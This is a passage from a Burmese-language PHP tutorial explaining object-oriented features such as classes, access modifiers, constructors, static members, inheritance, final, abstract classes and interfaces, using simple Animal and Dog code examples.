ပြီးခဲ့တဲ့အခန်းမှာ PHP ဟာ Object-Oriented Language တစ်ခု မဟုတ်ဘူးလို့ ပြောခဲ့ပါတယ်။ မှန်ပါတယ်။ Language ကိုယ်တိုင်က Procedural Language တစ်ခုသာ ဖြစ်ပေမယ့်၊ PHP ကိုအသုံးပြုပြီး Object-Oriented ကုဒ်တွေ ရေးသားဖို့အတွက် ပြည့်စုံတဲ့ ရေးထုံးတွေ ပါဝင်ပါတယ်။ Object-Oriented Language ပါဆိုတဲ့ JavaScript ထက်တောင် ရေးထုံးပိုင်းမှာ ပိုမို ပြည့်စုံပါသေးတယ်။ ဥပမာ - Interface လိုလုပ်ဆောင်ချက်မျိုးတွေ၊ Abstract Class လိုလုပ်ဆောင်ချက်မျိုးတွေ JavaScript မှာ အခု ဒီစာကို ရေးသားနေချိန်ထိ မပါဝင်သေးပါဘူး။ PHP မှာတော့ ဒီရေးထုံးတွေထိ အကုန်အပြည့်အစုံ ရှိနေပါတယ်။

OOP ရေးထုံး ပြည့်စုံတဲ့အပြင်၊ ရေးသားရလွယ်ကူပြီး၊ အများစုရင်းနှီးပြီးသား ရေးဟန်ရှိလို့ OOP အကြောင်း နားလည်လွယ်အောင် ရှင်းပြလိုတဲ့အခါမှာ PHP ကို အသုံးပြုပြီး ရှင်းပြကြတာကိုလည်း မကြာမကြာ တွေ့နေရပါတယ်။ JavaScript လို Language မျိုးက သူ့လောက် ရေးထုံး မပြည့်စုံပါဘူး။ Java လို Language မျိုးက ရေးထုံးပိုင်း တင်းကြပ်လို့ ရေးရခက်ပါတယ်။ Python လို Language မျိုးက တစ်ချို့တွေအတွက် အမြင်စိမ်းနေနိုင်ပါတယ်။ ဒီလို Language တွေကြားထဲမှာ PHP က ရေးထုံးလည်းပြည့်စုံ၊ ရေးရလည်းလွယ်၊ အများစုရင်းနှီးပြီးသား ရေးဟန်လည်းရှိလို့ တော်တော်အဆင်ပြေတဲ့ Language တစ်ခုလို့ ဆိုနိုင်ပါတယ်။

PHP မှာ Object-Oriented Language အများစုနည်းတူ Class တွေကို အသုံးပြုပြီး Object တွေ တည်ဆောက်နိုင်ပါတယ်။ Language နဲ့အတူပါဝင်တဲ့ Standard Class တစ်ချို့ရှိသလို ကိုယ်တိုင်လည်း Class တွေကို ရေးသားနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    //
}
```

ဒါဟာ ဘာသတ်မှတ်ချက်မှမပါတဲ့ Class အလွတ်တစ်ခုဖြစ်ပါတယ်။ ဒီ Class ကို အသုံးပြုပြီး Object တွေ တည်ဆောက်မယ်ဆိုရင် တည်ဆောက်လို့ရပါပြီ။ ဒီလိုပါ –

```php
$dog = new Animal;
```

`new` Statement ကိုအသုံးပြုပြီး Object တစ်ခု တည်ဆောက်လိုက်တာပါ။ Object ရဲ့အမည်က `$dog` ဖြစ်ပြီး Animal Class ကနေဖြစ်ပေါ်လာတဲ့အတွက် Animal Object လို့ ဆိုနိုင်ပါတယ်။ အဲ့ဒီ Object မှာ တန်ဖိုး (Property) တွေ၊ လုပ်ဆောင်ချက် (Method) တွေမရှိသေးပါဘူး။ အခုလို လေ့လာကြည့်နိုင်ပါ တယ်။

```php
var_dump($dog);      // object(Animal)#1 (0) { }
```

`var_dump()` နဲ့ စစ်ကြည့်လိုက်တဲ့အခါ `$dog` ဟာ Animal Object တစ်ခုဖြစ်တယ်ဆိုတာကို တွေ့မြင် ရမှာဖြစ်ပြီး ဘာတန်ဖိုးမှတော့ မရှိသေးတာကိုလည်း တွေ့မြင်ရမှာပါ။ Class အလွတ်ကနေ ဖြစ်ပေါ်လာတဲ့ Object မို့လို့ Object အလွတ်တစ်ခုသာ ဖြစ်နေမှာပါ။

Class ရေးသားစဉ်မှာ အဲ့ဒီ Class ကိုအသုံးပြုတည်ဆောက်တဲ့ Object တွေမှာ ရှိရမယ့် Property တွေ Method တွေကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်ပေးနိုင်ပါတယ်။ အဲ့ဒီလို သတ်မှတ်တဲ့အခါ၊ သတ်မှတ် ပေးလိုက်တဲ့ Property တွေ Method တွေကို ဘယ်နေရာမှာ အသုံးပြုခွင့်ရှိတာလဲဆိုတဲ့ Access Control တွေ သတ်မှတ်ပေးနိုင်ပါတယ်။ Visibility လို့လည်း ခေါ်ကြပါတယ်။ PHP မှာ Public, Private နဲ့ Protected လို့ခေါ်တဲ့ Access Control သတ်မှတ်ချက် (၃) မျိုး ရှိပါတယ်။ Public ဆိုတာ ကြိုက်တဲ့နေရာ မှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပြီး Private ဆိုတာကတော့ လက်ရှိ Class အတွင်းမှာသာ

အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ Protected ကတော့ လက်ရှိ Class နဲ့ လက်ရှိ Class ကို ဆက်ခံဖြစ်ပေါ်လာတဲ့ Child Class တွေမှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့အဓိပ္ပါယ်ပါ။ Property တွေ Method တွေ သတ်မှတ်တဲ့အခါ ဒီလို Access Control တွေကို ထည့်သွင်းသတ်မှတ်ပေးရပါတယ်။ အခုလို နမူနာလေး တစ်ခု စမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

class Animal
{
    public $name;

    public function run()
    {
        echo "$this->name is running...";
    }
}
```

အခုဆိုရင် Animal Class မှာ `$name` လို့ခေါ်တဲ့ Property နဲ့ `run()` လို့ခေါ်တဲ့ Method တစ်ခုပါဝင်သွားပါပြီ။ Property တွေသတ်မှတ်တဲ့အခါ Variable အနေနဲ့ပဲ သတ်မှတ်ပေးရပါတယ်။ Method တွေ သတ်မှတ်လိုရင်တော့ Function တွေကို အသုံးပြုရတာပါ။ ထူးခြားချက်အနေနဲ့ `$this` လို့ခေါ်တဲ့ Pseudo Variable ကို သတိပြုပါ။ Class အတွင်းမှာ ကြေညာထားတဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် ဒီအတိုင်းချသုံးလိုက်လို့ မရပါဘူး။ `$this` ကနေတစ်ဆင့် သုံးပေးရပါတယ်။ ဒါကြောင့် `$this->name` ဆိုတာဟာ သူ့အပေါ်မှာ ကြေညာထားတဲ့ `$name` Property ကို အသုံးပြုလိုက်ခြင်း ဖြစ်ပါတယ်။

အခုနေ ဒီ Class ကိုအသုံးပြုပြီး Object တည်တောက်လိုက်ရင် တည်ဆောက်လိုက်တဲ့ Object တွေမှာ `name` Property နဲ့ `run()` Method တို့ပါဝင်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပါ –

```php
$dog = new Animal;
$dog->name = "Bobby";
$dog->run();              // Bobby is running…
```

နမူနာအရ Animal Class ကိုအသုံးပြုပြီး `$dog` Object ကိုတည်ဆောက်ထားပါတယ်။ ဒါကြောင့် `$dog` Object မှာ `name` Property နဲ့ `run()` Method တို့ရှိနေပါပြီ။ Object ရဲ့ Property တွေ Method တွေကို ရယူ/အသုံးပြုဖို့အတွက် Object Operator အနေနဲ့ `->` သင်္ကေတကိုအသုံးပြုရပါတယ်။ Dart Operator လို့ ခေါ်ကြပါတယ်။ Java, JavaScript, Python စသည်ဖြင့် Object-Oriented Language အများစုက Dot ကို Object Operator အနေနဲ့ အသုံးပြုကြပေမယ့် PHP မှာတော့ Dart ကိုအသုံးပြုရခြင်း ဖြစ်ပါတယ်။ နမူနာအရ `name` Property ရဲ့ တန်ဖိုးကို Bobby လို့သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတော့မှ `run()` Method ကို ခေါ်ယူလိုက်တဲ့အခါ ရလဒ်အနေနဲ့ Bobby is running... ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကြိုတင် ရေးသားထားတဲ့အတိုင်း `run()` Method က `name` Property ရဲ့တန်ဖိုးကို ထည့်သွင်းအသုံးပြုသွားတာပါ။

ဒီလို Object ကနေ Property တွေ Method တွေကို အသုံးပြုလို့ရတယ်ဆိုတာ Public အဖြစ် ကြေညာရေးသားထားလို့ပါ။ Public Member တွေကို အခုလိုအသုံးပြုခွင့်ရှိပါတယ်။ Private ဆိုရင်တော့ အခုလိုသုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဥပမာ –

PHP

```php
<?php

class Animal
{
    private $name;
}

$dog = new Animal;
$dog->name = "Bobby";

// Error: Cannot access private property
```

နမူနာမှာ `name` ဟာ Private Property ဖြစ်သွားပါပြီ။ ဒါကြောင့် Object ကနေတစ်ဆင့် `name` ရဲ့တန်ဖိုးကို ပြောင်းဖို့ကြိုးစားတဲ့အခါ ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။

Object တည်ဆောက်လိုက်တာနဲ့ အလုပ်လုပ်သွားစေချင်တာတွေ ရှိရင်လည်း သတ်မှတ်ထားနိုင်ပါတယ်။ Constructor လို့ခေါ်ပါတယ်။ အရင်က Class အမည်နဲ့ Method အမည်ကို တူအောင်ပေးလိုက်ရင် Constructor ရပါတယ်။ ဒီလိုပါ –

```php
<?php

class Animal
{
    public function Animal()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

Class အမည်က Animal ဖြစ်ပြီး Method အမည်ကလည်း Animal ဖြစ်နေတဲ့အခါ Constructor ဖြစ်သွားပြီး Object တည်ဆောက်တာနဲ့ အလိုအလျောက် အလုပ်လုပ်သွားမှာပါ။ ဒါပေမယ့် PHP 7 ကနေစပြီး ဒီရေးနည်းကို လက်မခံတော့ပါဘူး။ ဒါကြောင့် PHP 5 နဲ့စမ်းကြည့်ရင် ရလဒ်မှန်ပေမယ့် PHP 7 တို့ 8 တို့နဲ့ဆိုရင်တော့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရှိခဲ့ဖူးမှန်းသိအောင် ထည့်ပြောတာပါ။ တစ်ကယ်ရေးနည်းအမှန်ကတော့ `__construct()` လို့ခေါ်တဲ့ Method ကို အသုံးပြုပြီးတော့ Construct ကို တည်ဆောက်ရပါတယ်။ ဒါကြောင့် အခုရေးနည်းအမှန်က ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    public function __construct()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

ဒီရေးနည်းကတော့ PHP 5, 7, 8 အားလုံးမှာ အလုပ်လုပ်တဲ့ ရေးနည်းဖြစ်ပါတယ်။ Object တည်ဆောက်လိုက်တာနဲ့ `__construct()` Method အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ရှေ့ဆုံးက Underscore နှစ်ခုနဲ့ စပေးရတာကို သတိပြုပါ။ PHP မှာ အဲ့ဒီလို Underscore နှစ်ခုနဲ့ စပေးရတဲ့ Magic Method တွေ ရှိပါတယ်။ သူ့နေရာနဲ့သူ ဆက်လက်ဖော်ပြပေးပါမယ်။ အခု လောလောဆယ် မှာတော့ Object တည်ဆောက်လိုက်ရင် `__construct()` Method အလုပ်လုပ်တယ်လို့ မှတ်သားရမှာပါ။

နမူနာမှာ နောက်ထပ်သတိပြုစရာကတော့ Constructor ကို Public အဖြစ် ကြေညာထားတာပဲ ဖြစ်ပါတယ်။ Constructor က Private ဆိုရင် ဘာဖြစ်မလဲ။ Object တည်ဆောက်လို့ ရတော့မှာ မဟုတ်ပါဘူး။ Object တည်ဆောက်ချိန်မှာ Constructor ကို အလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ မရနိုင်တဲ့အတွက်ပါ။

PHP

```php
<?php

class Animal
{
    private function __construct()
    {
        echo "Creating Animal object...";
    }
}

$dog = new Animal;

// Error: Call to private __construct()
```

နမူနာအရ Object တည်ဆောက်လို့မရတော့ဘဲ Error တက်သွားတာကို တွေ့ရမှာပါ။ ဒီနေရာမှာ ပြောဖို့လိုလာတာက Class Member ခေါ် Static Member တွေအကြောင်းပါ။ Object တည်ဆောက်စရာ မလိုဘဲ Class အမည်ကနေ တိုက်ရိုက် အသုံးပြုလို့ရတဲ့ Property တွေ Method တွေ ကြေညာလို့ရနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    static $type = "Mammal";

    static function info()
    {
        echo "Group: " . static::$type;
    }
}

echo Animal::$type;      // Mammal
Animal::info();          // Group: Mammal
```

နမူနာအရ Static Property တစ်ခုနဲ့ Static Method တစ်ခုရှိနေတာကို တွေ့ရမှာပါ။ အဲ့ဒီ Static Member တွေကို အသုံးပြုနိုင်ဖို့အတွက် Object မဆောက်တော့ဘဲ Class အမည်ဖြစ်တဲ့ Animal ပေါ်မှာ တိုက်ရိုက် အသုံးပြုထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒီလို Static Member တွေကို ရယူဖို့အတွက် :: သင်္ကေတကို အသုံးပြုရတာကို သတိပြုပါ။ Scope Resolution Operator လို့ခေါ်ပါတယ်။ Double Colon Operator လို့လည်း ခေါ်နိုင်ပါတယ်။ နောက်ပြီးတော့၊ Class အတွင်းထဲမှာ Static Member တွေကို အသုံးပြုဖို့အတွက် `$this` ကို မသုံးဘဲ `static` ကို ပဲသုံးတယ် ဆိုတာလည်း သတိပြုပါ။

တစ်ချို့အခြေအနေတွေမှာ Object ဆောက်ခွင့်မပြုဘဲ Class Name နေသာ တိုက်ရိုက်အသုံးပြုစေလို့တဲ့ အတွက် Static Member တွေကို Private Constructor နဲ့ တွဲသုံးတာမျိုးတွေ ရှိကြပါတယ်။ နောက်ထပ် မကြာမကြာ တွေ့ရမယ့် ရေးဟန်နမူနာလေး တစ်ခုကိုလည်း ဆက်လက်ဖော်ပြပါဦးမယ်။ ဒီလိုပါ –

PHP

```php
class Animal
{

    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
```

```
    public function run()
    {
        echo "$this->name is running...";
    }
}
```

ဒီတစ်ခါတော့ $name ဆိုတဲ့အမည်နဲ့ Private Property တစ်ခု ပါသွားပါပြီ။ ပြီးတော့ Constructor က Argument တစ်ခုလက်ခံပြီး လက်ခံရရှိတဲ့ တန်ဖိုးကို Property အဖြစ် ပြောင်းပေးထားပါတယ်။ ဒါကြောင့် Object တည်ဆောက်တဲ့ Argument တစ်ခုပေးမှပဲ တည်ဆောက်လို့ ရတော့မှာဖြစ်ပြီး ပေးလိုက်တဲ့ Argument ဟာ Property တန်ဖိုးဖြစ်သွားမှာပါ။ ဒီလိုပါ –

```
$dog = new Animal("Bobby");
$dog->run();                    // Bobby is running…
```

ဒီရေးနည်းဟာ မကြာမကြာ ရေးကြလေ့ရှိတဲ့ ရေးနည်းဖြစ်လို့ PHP 8 မှာ Constructor Property Promotion လို့ခေါ်တဲ့ လုပ်ဆောင်ချက် အသစ်ထည့်သွင်း ပေးလာပါတယ်။ Property ကို သပ်သပ် ကြေညာစရာ မလိုတော့သလို၊ Construct Argument ကို Property တန်ဖိုးဖြစ်အောင် Assign လုပ်ပေးတဲ့ ကုဒ်ကိုလည်း ကိုယ်ဘာသာ ရေးစရာ မလိုတော့ပါဘူး။ ဒီလိုရေးလိုက်ရင် ရသွားပါပြီ –

PHP >= 8.0

```
<?php

class Animal
{
    public function __construct(private $name)
    {
        //
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

$dog = new Animal("Rambo");
$dog->run();                    // Rambo is running…
```

စောစောကကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရပါတယ်။ Constructor ရဲ့ Argument မှာ Access Control Modifier ထည့်ရေးပေးလိုက်ယုံနဲ့ Property ကြေညာတဲ့အဆင့်နဲ့ တန်ဖိုး Assign လုပ်တဲ့အဆင့်၊ ရေးရတာ နှစ်ဆင့် လျော့သွားတာပါ။

Class တစ်ခုကိုရေးသားတဲ့အခါ အခြား Class ပေါ်မှာ အခြေခံပြီးတော့လည်း ရေးလို့ရပါတယ်။ Inheritance လို့ခေါ်ပါတယ်။ အမွေဆက်ခံတယ်ပေါ့။ ဒီလို အမွေဆက်ခံပြီး Inherit လုပ်လိုက်တဲ့အခါ မူလ ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို ဆက်ခံသူက ရရှိသွားမှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "Woof.. woof...";
    }
}
```

နမူနာအရ ပင်မ Class ဖြစ်တဲ့ Animal မှာ Private Property ဖြစ်တဲ့ `$name` ရှိနေပါတယ်။ ပြီးတဲ့အခါ Constructor နဲ့ `run()` Method တို့လည်း ရှိနေပါတယ်။ Dog Class က `extends` ကိုသုံးပြီး Animal ကို ဆက်ခံလိုက်တဲ့အခါ Animal ရဲ့ လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါပြီ။ ဒါကြောင့် အခုလို အသုံးပြုလို့ရ တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
$bobby = new Dog("Bobby");
$bobby->run();       // Bobby is running...
$bobby->bark();      // Woof.. woof…
```

Constructor ကအစ ပင်မ Class ရဲ့ Constructor ကို ရရှိသွားတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ Dog Class မှာ `run()` Method မရှိပေမယ့် ပင်မ Class ကနေ ဆက်ခံရရှိထားလို့ အသုံးပြုနိုင်တာကိုလည်း တွေ့မြင်ရမှာပါ။ ဒီလိုတော့ ရမှာ မဟုတ်ပါဘူး –

PHP

```php
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
       $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark();      // Undefined property: Dog::$name
```

ပင်မ Class မှာ `$name` Property ရှိပေမယ့် Private Property ဖြစ်နေလို့ ပင်မ Class နဲ့သာ သက်ဆိုင်ပါတယ်။ Dog Class က ဆက်ခံရရှိတဲ့အထဲမှာ မပါပါဘူး။ ဒီနေရာမှာ လိုအပ်ရင် Protected ကို အသုံးပြုရတာပါ။ Protected Member တွေဟာ ပင်မ Class နဲ့ရော ဆက်ခံတဲ့ Class နဲ့ပါ သက်ဆိုင်တဲ့ Member တွေဖြစ်ပါတယ်။

PHP

```php
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark();      // Bobby : Woof.. woof…
```

ဒီတစ်ခါတော့ အလုပ်လုပ်သွားပါပြီ။ ပင်မ Class မှာ `$name` Property က Protected ဖြစ်တဲ့အတွက် ဆက်ခံတဲ့ Dog Class မှာပါ အသုံးပြုခွင့် ရှိသွားလို့ပါ။

Inheritance နဲ့ပက်သက်ရင် တစ်ချို့ Language တွေက Multiple Inheritance ကို ခွင့်ပြုကြပါတယ်။ Multiple Inheritance ဆိုတာ Class တစ်ခုထက်ပိုပြီး ဆက်ခံရေးသားနိုင်တဲ့လုပ်ဆောင်ချက်မျိုးပါ။

```php
class Dog extends Animal, Mammal, Domestic
{
    //
}
```

ဒီရေးထုံးအရဆိုရင် Dog Class က Animal, Mammal နဲ့ Domestic ဆိုတဲ့ Class သုံးခုကနေ Inherit လုပ်ယူထားတာပါ။ ဒါမျိုးကို Multiple Inheritance လို့ခေါ်တာပါ။ တစ်ချို့ Language တွေကတော့ Multiple Inheritance ကို ခွင့်မပြုကြပါဘူး။ PHP ကလည်း Multiple Inheritance ကို ခွင့်မပြုတဲ့ Language ထဲမှာ

ပါပါတယ်။ ဒါကြောင့် PHP မှာ Class တစ်ခုထက်ပိုပြီး Inheritance လုပ်လို့ရမှာ မဟုတ်ပါဘူး။ လိုအပ်လို့ အဆင့်ဆင့် Inherit လုပ်ရတာမျိုးကတော့ ရပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    static function info()
    {
        echo "Animal Class";
    }
}

class Dog extends Animal
{
    //
}

class Fox extends Dog
{
    //
}

Fox::info();     // Animal Class
```

အဆင့်ဆင့် ဆက်ခံထားတဲ့ Fox Class မှာ ဟိုးပင်မ Animal Class ရဲ့ `info()` လို့ခေါ်တဲ့ Static Member ဆက်ခံရရှိထားတာကို တွေ့ရခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်ခံထားတဲ့ Class တွေက ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို Override လုပ်ပြီးလိုအပ်ရင် ပြန်ရေးလို့ ရပါတယ်။ ပင်မ Class ရဲ့လုပ်ဆောင်ချက်ကို ခေါ်သုံးလို့လည်း ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
       $this->name = $name;
    }
}

class Dog extends Animal
{
    private $color;

    public function __construct($name, $color)
    {
        parent::__construct($name);
        $this->color = $color;
    }

    public function profile()
    {
        echo "$this->name has $this->color color.";
    }
}

$bobby = new Dog("Bobby", "brown");
$bobby->profile();      // Bobby has brown color.
```

နမူနာအရ ဆက်ခံထားတဲ့ Dog Class မှာ Constructor ကိုပြန်ရေးလိုက်တာပါ။ ဒါကြောင့် Dog Object တည်ဆောက်တဲ့အခါ မူလဆက်ခံထားတဲ့ Animal Constructor အလုပ်မလုပ်တော့ဘဲ အသစ်ပြန်ရေးထားတဲ့ Dog Constructor က အလုပ်လုပ်သွားမှာပါ။ တခြား Method တွေ Property တွေကိုလည်း ဒီအတိုင်းပဲ ပြန်ရေးလို့ရပါတယ်။ ဒီလိုပြန်ရေးတဲ့အခါ လိုအပ်ရင် ပင်မ Class ရဲ့မူလလုပ်ဆောင်ချက်ကို ပြန်ခေါ်သုံးလို့ ရပါတယ်။ နမူနာအရ Dog Constructor က ပင်မ Animal Class ရဲ့ Constructor ကို parent ရေးထုံးကနေတစ်ဆင့် ခေါ်သုံးထားတာကို တွေ့နိုင်ပါတယ်။ ဒါကြောင့် Dog Object တည်ဆောက်စဉ်မှာ အလုပ်လုပ်သွားမှာက Dog Constructor ဆိုပေမယ့် မူလ Animal Constructor ကိုလည်း ခေါ်သုံးထားလို့ နှစ်ခုလုံး ပူးပေါင်း အလုပ်လုပ်သွားတဲ့သဘောကို ရရှိသွားပါတယ်။

ဒီလို Override လုပ်ပြီး ပြင်ရေးခွင့် မပြုချင်တဲ့ လုပ်ဆောင်ချက်တွေရှိရင် `final` ရေးထုံးကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

class Animal
{
    final public function run()
    {
        echo "Animal is running...";
    }
}

class Dog extends Animal
{
    public function run()
    {
        echo "The dog is running...";
    }
}

// Error: Cannot override final method
```

နမူနာအရ Animal Class ရဲ့ `run()` Method ကို `final` လို့ ကြေညာထားတဲ့အတွက် သူ့ကိုဆက်ခံတဲ့ Dog Class က Override လုပ်ပြီးရေးဖို့ကြိုးစားတဲ့အခါ ခွင့်မပြုဘဲ Error ပေးတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ အကယ်၍ Class တစ်ခုလုံးကို ဆက်ခံခွင့် မပြုချင်ရင်လည်း `final` လို့ကြေညာပေးလို့ ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```php
<?php

final class Animal
{
    public function run()
    {
        echo "Animal is running...";
    }
}
```

```
class Dog extends Animal
{
    //
}

// Error: may not inherit from final class
```

`final` Class ကနေ Inherit လုပ်လို့မရဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။ Class တွေမှာ Abstract Class ဆိုတာလည်း ရှိပါသေးတယ်။ ဆက်ခံသူက မဖြစ်မနေ ရေးပေးရမယ့် သတ်မှတ်ချက်တွေကို Abstract Class မှာ ထည့်သတ်မှတ်နိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

abstract class Animal
{
    public abstract function talk();

    public function run()
    {
        echo "Running...";
    }
}

class Dog extends Animal
{
    //
}

// Error: abstract method must be
// declared or implement the remaining
```

Animal Class ဟာ Abstract Class ဖြစ်သွားပါပြီ။ Abstract Class ဖြစ်သွားရင် Abstract Method တွေလည်း ထည့်ရေးလို့ ရသွားပါပြီ။ နမူနာမှာ `talk()` ဟာ Abstract Method ဖြစ်ပြီး Code Body မပါတဲ့ Method ကြေညာချက်သက်သက် ဆိုတာကို တွေ့ရမှာပါ။ ဆက်ခံသူတွေက ဒီ Abstract Method အတွက် Code Body ကို Implement လုပ် ရေးပေးရမှာပါ။ ပေးထားတဲ့နမူနာမှာ Dog Class ဟာ Animal Class ကို ဆက်ခံထားပေမယ့် သတ်မှတ်ထားတဲ့ Abstract Method ကို ဆက်ရေးမပေးလို့ Error ဖြစ်နေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

Abstract Class နဲ့ နည်းနည်းဆင်တဲ့ Interface ရေးထုံးလည်း ရှိပါသေးတယ်။ ကွာသွားတာကတော့ Abstract Class မှာ ရိုးရိုး Method တွေရော Abstract Method တွေရော ထည့်ရေးလို့ ရပေမယ့်၊ Interface ကတော့ Abstract Method တွေချည်းပဲ ရေးလို့ရပါတယ်။ ရိုးရိုး Method တွေ ထည့်ရေးလို့ မရပါဘူး။ ဒီရေးနည်းတွေက လက်တွေ့ပရောဂျက်တွေမှာ ပြုပြင်ထိန်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးသားဖို့ အတွက် အထောက်အကူပြုတဲ့ ရေးနည်းတွေပါ။ မြင်သာမယ့် ဥပမာရိုးရိုးလေးတစ်ခု ပေးပါမယ်။

PHP

```php
<?php

class Dog
{
    public function run()
    {
        echo "The dog is running";
    }
}

class Fish
{
    public function swim()
    {
        echo "The fish is swimming";
    }
}

function app(Dog $obj) {
    $obj->run();
}

app(new Dog);    // The dog is running
app(new Fish);   // Error: Argument must be Dog
```

နမူနာအရ Dog နဲ့ Fish ဆိုတဲ့ Class နှစ်ခုရှိပါတယ်။ ဆက်ရေးထားတဲ့ `app()` Function ကတော့ Dog Object ကို Parameter အနေနဲ့ ပေးရမယ်လို့ ရေးထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် စမ်းကြည့်လိုက်တော့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်ပြီး၊ Fish Object ကိုပေးတဲ့အခါ Error တက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဆိုလိုတာက၊ Dog Object ပေးရမယ့်နေရာမှာ Dog Object ကိုပဲ အတိအကျပေးရမှာဖြစ်ပါတယ်။ တခြား Object အမျိုးအစားကို လက်ခံမှာ မဟုတ်ပါဘူး။ နမူနာမှာ Type Hinting ရေးထုံးကိုသုံးထားလို့ ဒီလို Error တက်တာဖြစ်သလို Type Hinting ရေးထုံးကို မသုံးရင်လည်း Error တက်မှာပါပဲ။ ပေးလိုက်တဲ့ Fish Object မှာ `app()` Function က အသုံးပြုလိုတဲ့ `run()` Method မရှိလို့ပါ။

ဒီလိုနေရာမျိုးမှာ Interface ကိုအသုံးပြုလို့ရပါတယ်။ အတိအကျ မတူပေမယ့် အမျိုးအစားဆင်တူတဲ့ Object တွေ တည်ဆောက်ဖို့အတွက် Interface ကိုသုံးရတာပါ။ ဒီလိုပါ –

PHP

```php
<?php

interface Animal
{
    public function move();
}

class Dog implements Animal
{
    public function move()
    {
        echo "The dog is running";
    }
}

class Fish implements Animal
{
    public function move()
    {
        echo "The fish is swimming";
    }
}

function app(Animal $obj) {
    $obj->move();
}

app(new Dog);    // The dog is running
app(new Fish);   // The fish is swimming
```

နမူနာမှာ Animal Interface ပါဝင်သွားပါပြီ။ အထဲမှာ Abstract Method `move()` ကို ကြေညာထားပါတယ်။ Abstract Class မှာရိုးရိုး Method နဲ့ Abstract Method ကိုခွဲခြားနိုင်ဖို့ `abstract` Keyword ကို သုံးရပေမယ့် Interface မှာတော့ Abstract Method တွေပဲ ရေးလို့ရတာမို့လို့ ခွဲခြားပေးစရာမလိုတော့လို့ `abstract` Keyword ထည့်သုံးစရာ မလိုတော့ပါဘူး။

Dog Class နဲ့ Fish Class တို့ဟာ အမျိုးအစား မတူကြပေမယ့် Implement လုပ်ထားတဲ့ Interface တူကြပါတယ်။ Interface တစ်ခုကို Implement လုပ်ပြီဆိုရင် Interface ကသတ်မှတ်ထားတဲ့ Method တွေကို ရေးပေးရပါတယ်။ ဒါကြောင့် နမူနာမှာ Dog Class ရော Fish Class မှာပါ `move()` Method ရှိပါတယ်။

ဆက်ရေးထားတဲ့ `app()` Function က Animal Object ကို လက်ခံမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Animal Interface ကနေဆက်ခံဖြစ်ပေါ်လာတဲ့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်သွားသလို Animal Interface ကနေပဲ ဆက်ခံဖြစ်ပေါ်လာတဲ့ Fish Object ကို ပေးတဲ့အခါမှာလည်း အလုပ်လုပ်သွားတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Interface ကိုအသုံးပြုပြီး အမျိုးအစားမတူပေမယ့်၊ Interface တူတဲ့ Object တွေကို ဖလှယ်အစားထိုး အသုံးပြုလို့ရရှိနိုင်သွားမှာပါ။

Inheritance မှာ Multiple Inheritance ခွင့်မပြုပေမယ့် Interface မှာတော့ Interface နှစ်ခုသုံးခုကို Implement လုပ်တာကို လက်ခံပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရနိုင်ပါတယ်။

PHP

```php
<?php

interface Animal
{
    public function move();
}

interface Livestock
{
    public function isFriendly();
}
```

```
class Cow implements Animal, Livestock
{
    public function move()
